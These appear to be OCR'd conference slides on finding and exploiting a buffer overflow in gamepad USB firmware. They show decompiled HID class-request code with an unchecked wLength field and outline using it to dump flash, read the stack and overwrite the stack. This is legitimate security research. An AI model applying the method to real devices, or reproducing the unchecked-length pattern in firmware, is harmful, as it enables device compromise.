
	…

Sum up:

- Simple protocol
- We control size
- Possibility of additional requests

Perfect for fuzzing and glitching

Back to Gator Claw



```
int HID_ClassRequest()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  USBD_GetSetupPacket(&request_type);
  v0 = (wLength_LSB << 8) + wLength_MSB;
  if ( request_type & 0x80 )
  {
    if ( request == GET_REPORT )
    {
      if ( hid_report_id == REPORT_FEATURE )
      {
        switch ( hid_report_type )
        {
          case 2u:
            USBD_PrepareCtrlIn(byte_9068, (wLength_LSB << 8) + wLength_MSB);
            result = USBD_PrepareCtrlOut(0, 0); // ACK
            break;
          case 0x12u:
            USBD_PrepareCtrlIn(&unk_20000170, (wLength_LSB << 8) + wLength_MSB);
            result = USBD_PrepareCtrlOut(0, 0);
            break;
          case 0xA3u:
            USBD_PrepareCtrlIn(byte_8E60, (wLength_LSB << 8) + wLength_MSB);
            result = USBD_PrepareCtrlOut(0, 0);
            break;
```

Code to simulate DualShock 4


Get SETUP packet

wLength is not checked

Dump Flash

Dump Stack

Back to Gator Claw




```
else if ( request == SET_REPORT )
{
  result = hid_report_id;
  if ( hid_report_id == REPORT_FEATURE )
  {
    switch ( hid_report_type )
    {
      case 0xF0u:
        USBD_PrepareCtrlOut(&data_0xF0_unk_200046D0, (wLength_LSB << 8) + wLength_MSB);
        MEMORY[0x400C0508] |= 0x80u;
        result = 0;
        MEMORY[0x400C0504] = 0;
        break;
      case 0x13u:
        USBD_PrepareCtrlOut(&data_0x13_unk_20004710, (wLength_LSB << 8) + wLength_MSB);
        MEMORY[0x400C0508] |= 0x80u;
        result = 0;
        MEMORY[0x400C0504] = 0;
        break;
      case 0x14u:
        USBD_PrepareCtrlOut(&data_0x14_unk_200047B4, (wLength_LSB << 8) + wLength_MSB);
        MEMORY[0x400C0508] |= 0x80u;
        result = 0;
        MEMORY[0x400C0504] = 0;
        break;
      default:
        result = USBD_SetStall(0);
        break;
    }
  }
}
```

Overwrite Stack


Vulnerability

Control Transfer:



SETUP DATA1 DATA0 … DATA0/1 ACK

Size of DATA packet is defined in Device Descriptor




SETUP DATA1 DATA0 … DATA0/1 ACK

Expected

Buffer overflow


Sample code provided by Nuvoton do not have buffer size checks either

SRAM



SRAM - Static random access memory

- Usually is executable (configurable)
- Its common to copy pieces of firmware to SRAM for better performance.



```
00000000:  C8 4A 00 20-B5 93 00 00-99 94 00 00-ED 8A 00 00  ╚J  ╡y  Щф  эК
```

● Initial SP value (First dword of Cortex-M0 firmware image)

OS complications


That’s quite a surprise but main obstacle on way to exploit USB firmware is operating system


Observed with Windows, but may also apply to Linux (without special patches) :

- Not possible to read more than 4 kb during Control Transfer
- OS does not let you write more than single DATA packet during Control Transfer
- If report is missing from Report Descriptor then OS will refuse to complete it even if it is handled in device

Arduino Mega + USB Host Shield

I didn’t read and recompile sources of Linux and just used what I had to hand





Gamepad


Arduino + USB Host Shield

PC

Dumping firmware

Counterfeit gamepad had the same vulnerabilities as Gator Claw

First thing I did was to dump part of firmware




Function name

- NVIC_EnableIRQ
- Timer_sub_A8
- sub_C93E
- sub_C948
- sub_C952
- sub_C95A
- sub_C968
- sub_C988
- sub_C9B0
- bluetooth_sub_174
- sub_CE50
- button_init
- sub_D0D0
- bt_sub_938
- sub_D3F2
- sub_D41A
- sub_D426
- bt_sub_BC0
- ADC00_IRQHandler
- EADC_EADC_sub_100C
- EADC_sub_106C
- sub_D930
- sub_D9CC


```
ROM:0000C878
ROM:0000C878 ; ===========================================================
ROM:0000C878
ROM:0000C878 ; Segment type: Pure code
ROM:0000C878                 AREA ROM, CODE, READWRITE, ALIGN=0
ROM:0000C878                 ; ORG 0xC878
ROM:0000C878                 CODE16
ROM:0000C878                 DCB    2
ROM:0000C879                 DCB    0
ROM:0000C87A                 DCB    0
ROM:0000C87B                 DCB    0
ROM:0000C87C                 DCB    0
ROM:0000C87D                 DCB    0
ROM:0000C87E                 DCB    0
ROM:0000C87F                 DCB    0
ROM:0000C880                 DCB 0x22 ; "
ROM:0000C881                 DCB    0
ROM:0000C882                 DCB 0x22 ; "
ROM:0000C883                 DCB    0
ROM:0000C884                 DCB 0x22 ; "
ROM:0000C885                 DCB    0
ROM:0000C886                 DCB 0xDE ; ¦
ROM:0000C887                 DCB    0
ROM:0000C888                 DCB 0xDE ; ¦
ROM:0000C889                 DCB    0
ROM:0000C88A                 DCB 0xDE ; ¦
```

How to find the base address of dump ?

Just find structure with pointers to known data



```
ORR.W           R1, R1, #0x30
STR             R1, [R0,#0x1C]
MOV.W           R1, #0x1C200
LDR             R0, =0x40070000
BL              UART_Open
MOVS            R2, #0
LDR             R1, =0xBF6F ; HID_ClassRequest
LDR             R0, =S_USBD_INFO_T ; const S_USBD_INFO_T *param
POP.W           {R4-R6,LR}
B.W             USBD_Open
; End of function prvSetupHardware
```




```
ROM:00014270 S_USBD_INFO_T    DCD byte_13FF8           ; DATA XREF: prvSetupHardware+B6↑o
ROM:00014274                  DCD byte_1400C
ROM:00014278                  DCD 0x200027
ROM:0001427C                  DCD unk_1409
ROM:00014280 a2               DCB 0x32 ; 2
```

```
byte_13FF8      DCB 0x12, 1, 0, 2, 0, 0, 0, 0x40, 0x4C, 5, 0xC4, 5, 0
                                            ; DATA XREF: ROM:S_USBD_INFO_T↓o
                DCB 1, 1, 2, 0, 1, 0, 0
```

Calculate delta and load firmware at right address

Finding functions which aid exploitation



```
LDRH                R1, [R4,#0x1E]
CMP.W               R1, #0x320
BLE                 loc_CD2C
```

```
LDR                 R0, =0x200062D8
LDRB                R2, [R0]
ADR.W               R0, aBluetooth_time ; "bluetooth_timeout_count %d > 800 , %x\n"
BL                  0x3220
MOVS                R0, #0
STRH                R0, [R4,#0x1E]
STRB                R0, [R5]
MOVS                R0, #1
STRB                R0, [R4,#0xE]
```

